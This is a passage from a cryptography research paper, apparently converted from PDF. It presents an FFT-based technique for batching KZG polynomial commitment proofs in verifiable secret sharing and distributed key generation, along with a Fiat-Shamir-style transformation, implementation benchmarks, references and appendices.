The KZG polynomial commitment relies on the bilinear map, which is defined below.

Bilinear map. Let $\mathbb{G}, \mathbb{G}_T$ be two groups of prime order p and let $g \in \mathbb{G}$ be a generator. $e : \mathbb{G} \times \mathbb{G} \to \mathbb{G}_T$ denotes a bilinear map and we use $\mathsf{bp} = (p, \mathbb{G}, \mathbb{G}_T, e, g) \leftarrow \mathsf{BilGen}(1^\lambda)$ for the generation of parameters for the bilinear map.

The KZG polynomial commitment is as follows.

- $\mathsf{pp} \leftarrow \mathsf{KeyGen}(1^\lambda, t)$: Given the security parameter and a bound on the degree of the polynomial, it runs $(p, g, \mathbb{G}, e, \mathbb{G}_T) \leftarrow \mathsf{BilGen}(1^\lambda)$. Output $\mathsf{pp} = [p, g, \mathbb{G}, e, \mathbb{G}_T, \{g^{\tau^0}, g^{\tau^1}, ..., g^{\tau^t}\}]$.
- $\mathsf{com}_f \leftarrow \mathsf{Commit}\ (f, \mathsf{pp})$: Given a polynomial $f(x) = \sum_{i=0}^{t} c_i x^i$, it computes $\mathsf{com}_f = g^{f(\tau)} = \Pi_{i=0}^{t}(g^{\tau^i})^{c_i}$.
- $\{(y, \pi)\} \leftarrow \mathsf{Open}\ (f, a, \mathsf{pp})$: For an evaluation point a, the prover computes $y = f(a)$ and polynomial $q(x) = \frac{f(x)-y}{x-a}$. Let the coefficients of q be $(q_0, q_1, ..., q_{t-1})$. The prover computes $\pi = g^{q(\tau)} = \Pi_{i=0}^{t-1}(g^{\tau^i})^{q_i}$.
- $\{1, 0\} \leftarrow \mathsf{Verify}\ (\mathsf{com}_f, a, y, \pi, \mathsf{pp})$: Given the commitment com_f, the evaluation point a, the answer y and the proof π, the verifier checks if $e(\mathsf{com}/g^y, g) \stackrel{?}{=} e(\pi, g^\tau/g^a)$. It outputs 1 if the check passes, and 0 otherwise.

The scheme is computationally-hiding under the discrete log assumption and computationally binding under the l-SBDH assumption. The prover time of the KZG commitment is $O(t)$ modular exponentiations, the proof size is $O(1)$, a single element in the base group, and the verifier time is $O(1)$, one bilinear pairing.

FFT on group elements. As the FFT algorithm only involves additions and scalar multiplications with the powers of the root of unity ω, the algorithm can be applied to a vector of elements in the base group of the bilinear map by replacing the additions with multiplications and the multiplications with exponentiations in the base group. In particular, let $A = (a_0, \ldots, a_N)$ and $g^A = (g^{a_0}, \ldots, g^{a_N})$, one can evaluate $\mathsf{FFT}(g^A) = (g^{f(\omega^0)}, \ldots, g^{f(\omega^{N-1})})$ for $f(x) = \sum_{i=0}^{N} a_i x^i$ in time $O(N\log N)$, without knowing $(a_0, \ldots, a_N)$. Similarly, one can also compute the convolution with a public vector $B = (b_0, \ldots, b_N)$ "on the exponent", i.e., $g^{A*B} = \mathsf{IFFT}(\mathsf{FFT}(g^A) \odot \mathsf{FFT}(B))$, where $\odot$ denotes element-wise exponentiation.

4.2 Our New Prover Batching Technique

In our new scheme, the public parameters pp, the commitment com_f and the proof π together with Keygen, Commit, Verify are exactly the same as the KZG commitment. The main contribution is that we present a new batched algorithm for the

Protocol 3. Making Protocol 2 non-interactive with a new Fiat-Shamir-style tranformation
Let λ be the security parameter. Let C: $\mathbb{F}^n \to \mathbb{F}^N$ be a d-depth layered arithmetic circuit. For any $j \in [N]$, $\mathcal{P}$ needs to convince $\mathcal{V}_j$ that $\boldsymbol{out}_j = [C(\boldsymbol{in})]_j$ where $[C(\boldsymbol{in})]_j$ is the j-th output of the circuit given input $\boldsymbol{in}$, and $\boldsymbol{out}_j$ is the the claimed result for $\mathcal{V}_j$. Without loss of generality, assume n and N are both powers of 2 and we can pad them if not. Let ρ be a random oracle.

1. *Set* $\mathsf{pp} \leftarrow \mathsf{MVPC.KeyGen}(1^\lambda)$.
2. *$\mathcal{P}$ invokes* $\mathsf{MVPC.Commit}(\tilde{V}_d, \mathsf{pp})$ *to generate* $\mathsf{com}_{\tilde{V}_d}$ *and broadcasts* $\mathsf{com}_{\tilde{V}_d}$ *to all verifiers. $\tilde{V}_d$ is the multilinear extension of $\boldsymbol{in}$, as defined in the GKR protocol.*
3. *For each $j \in [N]$, $\mathcal{P}$ sends $V_0(j)$ as $\boldsymbol{out}_j$ to $\mathcal{V}_j$ separately.*
4. *For each $j \in [N]$, $\mathcal{P}$ runs the sumcheck protocol on the equation in Step 4 of Protocol 2. For $i = 1, \ldots, \log N$:*
   (a) *Suppose $M_{i,j}$ is the i-th univariate polynomial $\mathcal{P}$ sends to $\mathcal{V}_j$ in the sumcheck. If $i = 1$, set $r_{i,j} = \rho(\mathsf{com}_{\tilde{V}_d} || V_0(j) || M_{1,j})$. If $i > 1$, set $r_{i,j} = \rho(g_{i-1}^{(0)} || M_{i,j})$.*
   (b) *$\mathcal{P}$ builds a Merkle tree on the vector of $\vec{r}^{(i)} = (r_{i,0}, \ldots, r_{i,N-1})$. Let $g_i^{(0)} = \mathsf{MT.Commit}(\vec{r}^{(i)})$. Then $\mathcal{P}$ assigns $g_i^{(0)}$ as the common random challenge in the i-th round.*
   (c) *$\mathcal{P}$ attaches $(r_{i,j}, \mathsf{path}_{i,j}) \leftarrow \mathsf{MT.Open}(j, g_i^{(0)})$ in the proof.*

   In the last round of the sumcheck, $\mathcal{P}$ sends $\tilde{V}_0(\vec{g}^{(0)})$ to each $\mathcal{V}_j$ as they share the same random vector of $\vec{g}^{(0)}$.
5. *$\mathcal{P}$ invokes the GKR protocol with $\tilde{V}_0(\vec{g}^{(0)})$. In each round, $\mathcal{P}$ generates the random challenges by querying ρ on the last round's challenge and message. For all V_j, the random challenges and the transcript would be exactly the same because they share the same claim about $\tilde{V}_0(\vec{g}^{(0)})$ and the same random vector $\vec{g}^{(0)}$ from the first round of this step.*
6. *In the last round of the GKR protocol, all verifiers have the same claim about $\tilde{V}_d(\vec{g}^{(d)})$. $\mathcal{P}$ invokes* $\mathsf{zkMVPC.Open}(\tilde{V}_d, \vec{g}^{(d)}, \mathsf{pp})$ *to generate the proof for the claim.*
7. *For each $j \in [N]$, $\mathcal{V}_j$ checks the proof with random challenges provided by $\mathcal{P}$ and* zkMVPC.Verify. *Then $\mathcal{V}_j$ checks all authenticated paths in the Merkle tree proof by* MT.Verify. *In particular, given $\mathsf{path}_{i,j} = (\nu_1, \ldots, \nu_{\log N})$, for $k = 1, \ldots, \log N$: if $j_i = 0$, $\mathcal{V}_j$ computes $r_{i,j} = \rho(r_{i,j} || \nu_i || (i-1)(logN+1)+k)$; otherwise $\mathcal{V}_j$ computes $r_{i,j} = \rho(\nu_i || r_{i,j} || (i-1)(logN+1)+k)$. $\mathcal{V}_j$ checks that $r_{i,j} = g_i^{(0)}$. Finally, $\mathcal{V}_j$ queries ρ to check the generation process of random challenges.*

prover to generate proofs for N different evaluation points. The key idea of our scheme is to evaluate the polynomials at different powers of the N-th root of unity ω, which enables us to invoke the FFT algorithm to compute the proofs efficiently — but observing how to leverage the FFT algorithm is non-trivial. Recall that in the dealing round of the VSS scheme, for each party $i \in [N]$ the dealer computes $s_i = f(u_i)$ and $\pi_i = g^{q_i(\tau)} = g^{\frac{f(\tau)-f(u_i)}{\tau-u_i}}$. By setting the public evaluation point of party i as $u_i = \omega^i$, the dealer can compute all s_i in $O(N \log N)$ time using the FFT algorithm. However, computing the proofs π_i is more challenging, as τ is the secret key and is not explicitly given to the dealer. The dealer only has access to the public parameters $g^\tau, g^{\tau^2}, \ldots, g^{\tau^t}$.

To solve this, we examine the structure of the polynomials $q_i(x)$ for $i \in [N]$. We define a bivariate polynomial $q(x,y)$ as

$$q(x,y) = \frac{f(x) - f(y)}{x - y}. \tag{2}$$

Then, $q_i(\tau) = q(\tau, \omega^i)$ and the proofs are $\pi_i = g^{q(\tau,y)}$ for $y = \omega^i, i \in [N]$. Let $f(x) = \sum_{j=0}^t c_j x^j$, we have:

$$q(\tau,y) = \frac{f(\tau) - f(y)}{\tau - y} = \frac{\sum_{j=0}^t c_j(\tau^j - y^j)}{(\tau - y)} = \sum_{j=1}^t c_j \sum_{k=1}^j y^{k-1}\tau^{j-k}, \tag{3}$$

as $\tau^j - y^j = (\tau - y) \cdot \sum_{k=1}^j y^{k-1}\tau^{j-k}$ for $j = 1, \ldots, N$, and the constant term c_0 cancels out for $j = 0$. By changing the order of the summations, the equation above equals to

$$\sum_{k=1}^t y^{k-1} \sum_{j=k}^t c_j \tau^{j-k} = \sum_{k=1}^t h_k y^{k-1}, \tag{4}$$

where $h_k = \sum_{j=k}^t c_j \tau^{j-k}$. As shown by the equations above, $q(\tau,y)$ is a degree-$(t-1)$ polynomial of variable y. If we can precompute all g^{h_k} for $k = 1 \ldots, t$, we can evaluate $g^{q(\tau,y)}$ at $y = \omega^i$ for $i \in [N]$ in $O(N \log N)$ time using the FFT algorithm on the elements in the base group.

Precomputing g^{h_k}. We observe that h_k is in the form of a convolution, and we can precompute all g^{h_k} using FFT. Let

Algorithm 2 $(\pi_0,\ldots,\pi_{N-1}) \leftarrow \mathsf{multi_proof}(f,\omega,N,\mathsf{pp})$

Input: Polynomial $f(x)=\sum_{i=0}^{t} c_i x^i$, the number of parties N, the N-th root of unity ω and the public parameter pp containing $g^{\tau},g^{\tau^2},\ldots,g^{\tau^t}$ and $(p,g,e,\mathbb{G},\mathbb{G}_T)$.
Output: Proofs of the KZG commitment $\pi_i = g^{q_i(\tau)}$, for $i \in [N]$.

1: Set $C=(c_1,c_2,...,c_t), g^T=(g^{\tau^{t-1}},g^{\tau^{t-2}},...,g^{\tau^0})$.
2: Compute the convolution $g^H = g^{C*T} = \mathsf{IFFT}(\mathsf{FFT}(g^T) \odot \mathsf{FFT}(C))$, where $\odot$ denotes element-wise exponentiation.
3: $g^{h_k} = g^{\sum_{j=k}^{t} c_j \tau^{j-k}} = g^{H[k+t-2]}$ for each $k=1,\ldots,t$.
4: For polynomial $h(y) = \sum_{k=1}^{t} h_k y^{k-1}$, compute $(g^{h(\omega^0)},g^{h(\omega^1)},\ldots,g^{h(\omega^{N-1})}) = \mathsf{FFT}(g^{h_1},g^{h_2},\ldots,g^{h_t})$.
5: Return $\pi_i = g^{q_i(\tau)} = g^{h(\omega^i)}$

$C=(c_1,c_2,...,c_t), T=(\tau^{t-1},\tau^{t-2},...,\tau^0)$, and let $H=C*T$ be their convolution. As described in Section 2, we have:

$$H[\ell] = \sum_{m=0}^{\ell} C[m]T[\ell-m] = \sum_{m=0}^{\ell} c_{m+1}\tau^{t-1-(\ell-m)}. \quad (5)$$

By setting $\ell = k+t-2$ and $j=m+1$, $c_{m+1}=c_j$ and $\tau^{t-1-(\ell-m)}=\tau^{j-k}$ in Equation 5. Moreover, c_j is defined to be nonzero for $j\in[1,t]$, and τ^{j-k} is defined to be nonzero for $j\in[k,k+t-1]$. Therefore, $H[\ell]=\sum_{j=1}^{k+t-1} c_j\tau^{j-k} = \sum_{j=k}^{t} c_j\tau^{j-k} = h_k$. Thus, the dealer can precompute all g^{h_k} for $k=1,\ldots,t$ using FFT and IFFT on g^T and C in $O(t\log t)$ time without knowing τ.

Complexity analysis. We present the formal algorithm in Algorithm 2. Combining the two steps, the overall complexity of the dealer is $O(N\log N)$ modular exponentiations. The proof size and the verifier time remain $O(1)$ per evaluation. In fact, our scheme is a more efficient algorithm to generate multiple proofs, and each proof size and verification time remain exactly the same as the original KZG polynomial commitment. The security of our scheme follows directly from the security proofs in [25].

Note that both our new scheme and the original KZG scheme only achieve computationally-hiding and binding, but not the stronger notion of proof of knowledge and zero knowledge in Definition 1. However, they suffice to prove security for the application of VSS and DKG as shown in [25], as the secret and the polynomial are randomly generated. Follow-up works such as [43] propose variants that achieve proof of knowledge and zero knowledge using randomized commitment and opening, and knowledge assumptions. Our scheme with prover batching also works on these variants with minimal changes and achieves stronger notions. We sketch the algorithms in the full version.

5 Implementation and Evaluation

We fully implemented our proposed schemes with prover batching and present the experimental results in this section.

Implementation. We implemented our proposed schemes in C++ consisting of around 3000 lines of code. We used the ate-pairing library [1] for bilinear maps in the scheme with the trusted setup, and the GMP library [2] for large numbers and arithmetic on a finite field. The implementation of our transparent polynomial commitment was based on the open-source codebase of the scheme in [41]. We used the same extension field $\mathbb{F}_{p^2}$ for $p=2^{61}-1$, which provides 100+ bits of security.

Configuration. We ran the experiments on an AWS c5a.24xlarge instance, which was equipped with an AMD EYPC 7002 CPU with 96 cores, 187 GB RAM[4]. All parties were executed on the same machine. We only report the numbers for the optimistic case of the VSS and DKG schemes where all the proofs are generated honestly. The polynomial commitment takes the majority of the time in this case, which is the main focus of this paper. In all the experiments, we set the degree of the polynomial as $t=N/2$, and the number of parties N ranges from 2^{11} to 2^{21}.

Counterpart comparison. In the VSS setting, we compare our KZG-based polynomial commitment scheme with two schemes that also require a trusted setup (Section 5.1): *(i)* naïvely running the KZG polynomial commitment for N verifiers, which incurs a prover time of $O(N^2)$; and *(ii)* the authenticated multipoint evaluation tree (AMT) scheme in [35]. We executed the open-source code of [35] on the same machine for a fair comparison. We then compare our transparent polynomial commitment scheme with running a transparent counterpart, named Virgo [41], N times to produce N proofs (Section 5.2). Finally, we evaluate the performance of our KZG-based and transparent schemes under DKG application, compared with AMT-DKG instantiation [35] (Section 5.3).

5.1 VSS with Trusted Setup

As shown in Figure 1, the running time of the dealer in our KZG-based scheme only grows quasi-linearly with the number of parties. It only takes 2.2s to generate the proofs for 2^{11} parties and takes 3,995s for 2^{21} parties. This is significantly faster than running the KZG commitment naïvely and the speedup is 100–58,000×. We could not run the naïve scheme beyond $N=2^{12}$ due to its long-running time. Therefore, we ran up to 2^{12} parties and extrapolated the result for the larger number of parties. Comparing to the AMT scheme [35], the prover time of our scheme is slightly worse. It is 2.2× slower than AMT for $N=2^{11}$ and 3× slower for $N=2^{21}$. This is because our scheme involves 3 FFTs on the base group of the bilinear map, and the constant in our asymptotic complexity is slightly larger than that in AMT.

[4]Our KZG-based scheme only takes 2.8GB of memory in the largest instance. In our transparent scheme, the memory usage can be reduced to several gigabytes with proper pipelining by streaming the proof to each verifier without affecting the prover time.




Figure 1: VSS Comparison, Trusted setup version




Figure 2: VSS Comparison, Transparent setup version




Figure 3: DKG Comparison

The proof size and the verifier time in our scheme are much smaller than AMT. They are always 192 bytes and 1.3ms *regardless of the number of parties*, which are the same as the original KZG scheme. By contrast, the proof size and the verifier time grow logarithmically in AMT. Specifically, the proof size is 20× larger than our scheme, and the verifier time is 4.2-7.8× slower. This shows that our schemes achieve much higher scalability than the state-of-the-art.

5.2 VSS with Transparent Setup

Figure 2 presents the performance of the VSS scheme with our scheme compared with Virgo. As shown in the figure, the dealing time of our transparent scheme is very fast. It only takes 0.3s to generate proofs for 2^{11} parties and 560s for 2^{21} parties. This is 700-260,000× faster than the naïve approach, which again takes a quadratic time and does not scale in practice. One may observe an interesting result that the dealing time of our transparent scheme is indeed an order of magnitude (i.e., 7-10.5×) faster than the schemes with trusted setup in Section 5.1. This is because our transparent scheme only incurs cheap symmetric-key operations such as hashing and field arithmetic instead of the costly modular exponentiation. This performance gain is significant even though it is generally not captured in the asymptotic cost.

The proof size and the verifier time of our transparent scheme are comparable to Virgo, as we merely introduce an additional sumcheck for each verifier. The proof size varies from 200KiB to 390KiB, and the verifier time varies from 2.8ms to 8.7ms. The proof size is larger than the KZG-based schemes because of the underlying techniques of interactive proofs. However, notice that our transparent scheme removes the trusted setup, which is critical in some applications.

5.3 Distributed Key Generation Experiment

We report the total computation time and communication for each party of the DKG schemes using our polynomial com-

mitments in Figure 3, and compare it with AMT-DKG [35].

The overall computation time of our protocols grows quasilinearly with the number of parties. For example, it takes 15,400s for our transparent scheme to run a DKG of 2^{21} participants, and 6,700s for our KZG-based scheme. These are $1.5\times$ and $3.3\times$ faster than the AMT scheme respectively. This is because our transparent scheme only incurs cheap symmetric operations, as discussed above, despite being asymptotically logarithmically slower than AMT. On the other hand, our KZG-based scheme incurs a lower verification time for each party to verify the proofs from the other parties. Moreover, our transparent scheme is slower than our KZG-based scheme in the application of DKG. This is because although the prover time of our transparent scheme is faster, its verifier time is slower ($O(\log^2 N)$ vs. $O(1)$). In DKG, each party verifies the proof of every other party, which becomes the bottleneck of our transparent scheme.

The total communication of our KZG-based scheme is orders of magnitude smaller than AMT. Specifically, it is always $192 \cdot N$ bytes in our scheme, while the proof size of AMT-DKG grows quasilinearly. Concretely our KZG-based scheme achieves the communication of only 0.8GB for $N = 2^{21}$, which is $20\times$ smaller than AMT. Due to techniques to remove the trusted setup, the communication in our transparent scheme is $100\times$ larger than AMT, which matches their asymptotic cost difference (i.e., $O(N\log^2 N)$ vs. $O(N\log N)$).

Acknowledgments

Elaine Shi and Yupeng Zhang are supported by DARPA under Contract No. HR001120C0087. Any opinions, findings and conclusions or recommendations expressed in this material are those of the author(s) and do not necessarily reflect the views of DARPA.

References

[1] Ate-pairing. `https://github.com/herumi/ate-pairing`.

[2] The GNU multiple precision arithmetic library. `https://gmplib.org/`.

[3] M. Ben-Or, S. Goldwasser, and A. Wigderson. Completeness theorems for non-cryptographic fault-tolerant distributed computation. In *STOC*, 1988.

[4] E. Ben-Sasson, A. Chiesa, and N. Spooner. Interactive oracle proofs. In *TCC*. Springer, 2016.

[5] G. R. Blakley. Safeguarding cryptographic keys. In *Managing Requirements Knowledge, International Workshop on*. IEEE Computer Society, 1979.

[6] E. Boyle and R. Pass. Limits of extractability assumptions with distributional auxiliary input. In *ASIACRYPT 2015*, pages 236–261.

[7] B. Bünz, B. Fisch, and A. Szepieniec. Transparent snarks from dark compilers. Cryptology ePrint Archive, Report 2019/1229, 2019.

[8] R. Canetti, R. Gennaro, S. Jarecki, H. Krawczyk, and T. Rabin. Adaptive security for threshold cryptosystems. In *CRYPTO*, 1999.

[9] D. Chaum, C. Crépeau, and I. Damgard. Multiparty unconditionally secure protocols. In *STOC*, 1988.

[10] A. Chiesa, M. A. Forbes, and N. Spooner. A Zero Knowledge Sumcheck and its Applications. *CoRR*, abs/1704.02086, 2017.

[11] B. Chor, S. Goldwasser, S. Micali, and B. Awerbuch. Verifiable secret sharing and achieving simultaneity in the presence of faults. In *FOCS*, 1985.

[12] T. H. Cormen, C. E. Leiserson, R. L. Rivest, and C. Stein. *Introduction to Algorithms, Third Edition*. The MIT Press, 3rd edition, 2009.

[13] G. Cormode, M. Mitzenmacher, and J. Thaler. Practical Verified Computation with Streaming Interactive Proofs. In *ITCS*, 2012.

[14] S. Das, Z. Xiang, and L. Ren. Asynchronous data dissemination and its applications. Cryptology ePrint Archive, Report 2021/777.

[15] P. Feldman. A practical scheme for non-interactive verifiable secret sharing. In *FOCS*, 1987.

[16] A. Fiat and A. Shamir. How to prove yourself: Practical solutions to identification and signature problems. In *Crypto 1986*.

[17] Y. Gao, Y. Lu, Z. Lu, Q. Tang, J. Xu, and Z. Zhang. Efficient asynchronous byzantine agreement without private setups. Cryptology ePrint Archive, Report 2021/810.

[18] R. Gennaro, S. Jarecki, H. Krawczyk, and T. Rabin. Secure distributed key generation for discrete-log based cryptosystems. In *Eurocrypt*, 1999.

[19] S. Goldwasser, Y. T. Kalai, and G. N. Rothblum. Delegating Computation: Interactive Proofs for Muggles. *J. ACM*, 62(4):27:1–27:64, Sept. 2015.

[20] V. Goyal, A. Kothapalli, E. Masserova, B. Parno, and Y. Song. Storing and retrieving secrets on a blockchain. Cryptology ePrint Archive, Report 2020/504, 2020.

[21] K. Gurkan, P. Jovanovic, M. Maller, S. Meiklejohn, G. Stern, and A. Tomescu. Aggregatable distributed key generation. 2021.

[22] I. Ingemarsson and G. J. Simmons. A protocol to set up shared secret schemes without the assistance of a mutually trusted party. In *Workshop on the Theory and Application of of Cryptographic Techniques*, 1990.

[23] A. Kate. Distributed key generation and its applications. 2010.

[24] A. Kate and I. Goldberg. Distributed key generation for the internet. In *ICDCS*, 2009.

[25] A. Kate, G. M. Zaverucha, and I. Goldberg. Constant-size commitments to polynomials and their applications. In *ASIACRYPT 2010*, pages 177–194.

[26] E. Kokoris Kogias, D. Malkhi, and A. Spiegelman. Asynchronous distributed key generation for computationally-secure randomness, consensus, and threshold signatures. In *CCS*, 2020.

[27] J. Lee. Dory: Efficient, transparent arguments for generalised inner products and polynomial commitments. Cryptology ePrint Archive, Report 2020/1274, 2020.

[28] C. Lund, L. Fortnow, H. Karloff, and N. Nisan. Algebraic Methods for Interactive Proof Systems. *J. ACM*, 39(4):859–868, Oct. 1992.

[29] R. C. Merkle. A digital signature based on a conventional encryption function. In *Conference on the theory and application of cryptographic techniques*, 1987.

[30] W. Neji, K. Blibech, and N. Ben Rajeb. Distributed key generation protocol with a new complaint management strategy. *Security and communication networks*, 9(17):4585–4595, 2016.

[31] T. P. Pedersen. Non-interactive and information-theoretic secure verifiable secret sharing. In *CRYPTO*, 1991.

[32] T. Rabin and M. Ben-Or. Verifiable secret sharing and multiparty protocols with honest majority. In *STOC*, 1989.

[33] A. Shamir. How to share a secret. *Communications of the ACM*, 22(11):612–613, 1979.

[34] J. Thaler. Time-Optimal Interactive Proofs for Circuit Evaluation. In R. Canetti and J. A. Garay, editors, *CRYPTO*, 2013.

[35] A. Tomescu, R. Chen, Y. Zheng, I. Abraham, B. Pinkas, G. G. Gueta, and S. Devadas. Towards scalable threshold cryptosystems. In *S & P*, 2020.

[36] A. Vlasov and K. Panarin. Transparent polynomial commitment scheme with polylogarithmic communication complexity. *IACR Cryptol. ePrint Arch.*, 2019.

[37] R. S. Wahby, I. Tzialla, A. Shelat, J. Thaler, and M. Walfish. Doubly-efficient zkSNARKs without trusted setup. In *S & P*, 2018.

[38] C. J. Weinstein. Quantization effects in digital filters. Technical report, MASSACHUSETTS INST OF TECH LEXINGTON LINCOLN LAB, 1969.

[39] T. Xie, J. Zhang, Y. Zhang, C. Papamanthou, and D. Song. Libra: Succinct zero-knowledge proofs with optimal prover computation. In *CRYPTO*, 2019.

[40] T. Yurek, L. Luo, J. Fairoze, A. Kate, and A. K. Miller. hbacss: How to robustly share many secrets. *IACR Cryptol. ePrint Arch.*, 2021, 2021.

[41] J. Zhang, T. Xie, Y. Zhang, and D. Song. Transparent polynomial delegation and its applications to zero knowledge proof. In *S&P 2020*.

[42] Y. Zhang, D. Genkin, J. Katz, D. Papadopoulos, and C. Papamanthou. vSQL: Verifying arbitrary SQL queries over dynamic outsourced databases. In *S& P*, 2017.

[43] Y. Zhang, D. Genkin, J. Katz, D. Papadopoulos, and C. Papamanthou. A Zero-Knowledge version of vSQL. Cryptology ePrint, 2017.

A Additional Preliminaries

Interactive proofs. An interactive proof allows a prover $\mathcal{P}$ to convince a verifier $\mathcal{V}$ the validity of some statement through several rounds of interaction. We say that an interactive proof is public coin if $\mathcal{V}$'s challenge in each round is independent of $\mathcal{P}$'s messages in the previous rounds. The proof system is interesting when the running time of $\mathcal{V}$ is less than the time of directly computing the function F. We formalize the interactive proofs in the following:

Definition 4. *Let F be a function. A pair of interactive machines $\langle \mathcal{P}, \mathcal{V} \rangle$ is an interactive proof for $F(x) = y$ with negligible soundness if the following holds:*

- **Completeness.** *For $F(x) = y$ it holds that* $\Pr[\langle \mathcal{P}, \mathcal{V} \rangle(x, y) = 1] = 1$.
- **Soundness.** *For $F(x) \neq y$ and any $\mathcal{P}^*$ it holds that* $\Pr[\langle \mathcal{P}^*, \mathcal{V} \rangle(x, y) = 1] \leq \mathsf{negl}(\lambda)$.

Verifiable Secret Sharing. An $(N, t+1)$ secret sharing scheme [5, 33] allows a dealer to split up a secret s among N verifiers in such a way that only the subset of $t+1$ or more

Protocol 4. $(N,t+1)$ **verifiable secret sharing scheme**
Suppose $\mathcal{P}$ is the dealer with a secret $s \in \mathbb{F}$ and $\mathcal{V}_0,\ldots,\mathcal{V}_{N-1}$ are N verifiers. Let $\mathsf{pp} \leftarrow \mathsf{KeyGen}(1^\lambda,t)$.

- ***Sh phase:***
  1. *$\mathcal{P}$ picks $f \in_R \mathbb{F}[X]$ of degree t such that $s = f(0)$, computes $s_j = f(u_j)$ for all $j \in [N]$.*
  2. *$\mathcal{P}$ runs* $\mathsf{com}_f = \mathsf{Commit}(f,\mathsf{pp})$ *and broadcasts* com_f *to all verifiers.*
  3. *$\mathcal{P}$ runs* $(f(u_j),\pi_j) = \mathsf{Open}(f,u_j,\mathsf{pp})$ *and sends $(f(u_j),\pi_j)$ to $\mathcal{V}_j$ for all $j \in [N]$.*
  4. *For each $j \in [N]$, $\mathcal{V}_j$ invokes* $b \leftarrow \mathsf{Verify}(\mathsf{com}_f,u_j,f(u_j),\pi_j,\mathsf{pp})$. *If $b = 0$, $\mathcal{V}_j$ broadcasts a complaint against the dealer.*
  5. *If the size of the set S of complaining players is larger than t, the dealer is disqualified. Otherwise, the dealer reveals the correct shares with proofs by broadcasting $\{f(u_j,\pi_j)\}_{j\in S}$. If any one proof does not verify (or dealer did not broadcast), the dealer is disqualified. Otherwise, each V_j now has her correct share $f(u_j)$.*
- ***Rec phase:*** *Given* com_f *and shares* $(f(u_j),\pi_i)_{i\in T\subseteq[N]}$ *such that $|T| > t$, the reconstructor runs* $b_j \leftarrow \mathsf{Verify}(\mathsf{com}_f,u_j,f(u_j),\pi_j,\mathsf{pp})$ *for all $j \in T$. If $b_j = 1$ for all $j \in T$, the reconstructor recovers f with $\{f(u_j)\}_{j\in T}$ by Lagrange interpolation and obtains $s = f(0)$.*

participants can recover the secret s, and the subset of t or fewer participants can not. An $(N,t+1)$ VSS scheme can be instantiated with a polynomial commitment scheme. It consists of two phases: the sharing (Sh) phase and the reconstruction (Rec) phase. In the sharing phase, the dealer $\mathcal{P}$ picks a random polynomial $f(x)$ of degree t such that the secret $s = f(0)$, and then commits to f. Then $\mathcal{P}$ sends the shared secret $s_j = f(u_j)$ and the corresponding proof π_j to the verifier $\mathcal{V}_j$ for all $j \in [N]$, where each u_j is a unique value. $\mathcal{V}_j$ accepts s_j by checking π_j. In the reconstruction phase, each verifier $\mathcal{V}_j$ reveals s_j and π_j to the reconstructor. The reconstructor uses Lagrange interpolation to recover s after receiving $t+1$ valid shares. The formal VSS protocol instantiated with the polynomial commitment is presented in Protocol 4.

B Proving Soundness of Our New Fiat-Shamir-Style Transformation

Below, we focus on Steps 3-6 of Protocol 3 on the circuit C and formally prove that the protocol is complete and sound. When combined with the MVPC in Steps 1,2 and 7, we are able to obtain a non-interactive argument by Definition of Zero-knowledge proofs.

